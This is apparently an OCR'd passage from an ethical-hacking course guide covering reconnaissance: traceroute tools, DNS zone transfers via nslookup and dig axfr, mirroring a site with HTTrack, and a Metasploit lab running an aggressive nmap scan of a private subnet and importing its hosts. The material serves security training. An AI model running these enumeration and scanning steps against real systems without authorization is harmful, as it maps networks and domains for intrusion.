
192.168.10.254 is another interface of the network device i.e. 200.100.50.2 connected next to 10.0.0.1. 192.168.10.1, 192.168.10.2 & 192.168.10.3 are connected directly to 192.168.10.254.

Traceroute Tools

Traceroute tools are listed below: -


Traceroute Tools	**Website**
Path Analyzer Pro	www.pathanalyzer.com
Visual Route	www.visualroute.com
Troute	www.mcafee.com
3D Traceroute	www.d3tr.de

The following figure shows graphical view and other trace information usingVisual Route tool.



• DNS Zone Transfer Enumeration Using NSLookup

1. Go to Windows command line (CMD) and enter Nslookup and press Enter.




2. Command prompt will proceed to " > " symbol.
3. Enter " server <DNS Server Name> " or " server <DNS Server Address> ".
4. Enter set type=any and press Enter. It will retrieve all records from a DNS server.
5. Enter ls -d <Domain> this will display the information from the target domain (if allowed).

6. If not allowed, it will show the request failed.


7. Linux support dig command, At a command prompt enter dig <domain.com> axfr.

iv. Website Copier tool (HTTrack)


1- Download and Install the WinHTTrack Website Copier Tool from the website **http://www.httrack.com.** You can check the compatibility of HTTrack Website copier tool on different platforms such as Windows, Linux, and Android from the website.




2- HTTrack Website Copier tool installation.




Click Next




3- Enter a Project name, as in our case, **Testing_Project.**




4- Click on **Set Options** button.




5- Go to **Scan Rules** Tab and Select options as required.




6- Enter the Web Address in the field and Click Next.




7- Click Next.



8- Click **Browse Mirrored Website**.



9- Select your favorite web browser.



Observed the above output. Example.com website is copied into a local directory and browsed from there. Now you can explore the website in an offline environment for the structure of the website and other parameters.

To make sure, compare the website to the original example.com website. Open a new tab and go to URL example.com.


v. Metasploit (for information gathering)

Topology Information: In this lab, we are running Metasploit Framework on a private network

10.10.50.0/24 where different hosts are live including Windows 7, Kali Linux, Windows Server 2016 and others.

1- Open Kali Linux and Run Metasploit Framework.

2- Metasploit Framework initialization as shown below in the figure.





```
msf > db_status
[*] postgresql connected to msf

// If your database is not connected, it means your database is not initiated. You will need to exit msfconsole & restart the postgresql service.

// Performing nmap Scan for ping sweep on the subnet 10.10.50.0/24
msf > nmap -Pn -sS -A -oX Test 10.10.50.0/24
[*] exec: nmap -Pn -sS -A -oX Test 10.10.50.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-26 01:49 EDT
Stats: 0:04:31 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.77% done; ETC: 01:53 (0:00:00 remaining)
Stats: 0:05:04 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.79% done; ETC: 01:54 (0:00:00 remaining)
Stats: 0:06:21 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.93% done; ETC: 01:55 (0:00:00 remaining)
Nmap scan report for 10.10.50.1
Host is up (0.0012s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
```

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (9 hosts up) scanned in 384.48 seconds

//Importing Nmap XML file

msf > **db_import Test**
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.1'
[*] Importing host 10.10.50.1
[*] Importing host 10.10.50.10
[*] Importing host 10.10.50.11
[*] Importing host 10.10.50.20
[*] Importing host 10.10.50.100
[*] Importing host 10.10.50.202
[*] Importing host 10.10.50.210
[*] Importing host 10.10.50.211
[*] Importing host 10.10.50.200
[*] Successfully imported /root/Test




msf > hosts

Hosts
=====

Address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.10.50.1	c0:67:af:c7:d9:80		IOS		12.X	device		
10.10.50.10	f8:72:ea:a4:a1:cc		ESXi		5.X	device		
10.10.50.11	f8:72:ea:a4:a1:2c		ESXi		5.X	device		
10.10.50.20	00:0c:29:72:4a:c1		Linux		3.X	server		
10.10.50.100	00:0c:29:95:04:33		Windows 7			client		
10.10.50.200	Unknown		device					
10.10.50.202	00:0c:29:20:c4:a9		Windows 7			client		
10.10.50.210	00:0c:29:ea:bd:df		Linux		3.X	server		
10.10.50.211	00:0c:29:ba:ac:aa		FreeBSD		6.X	device		

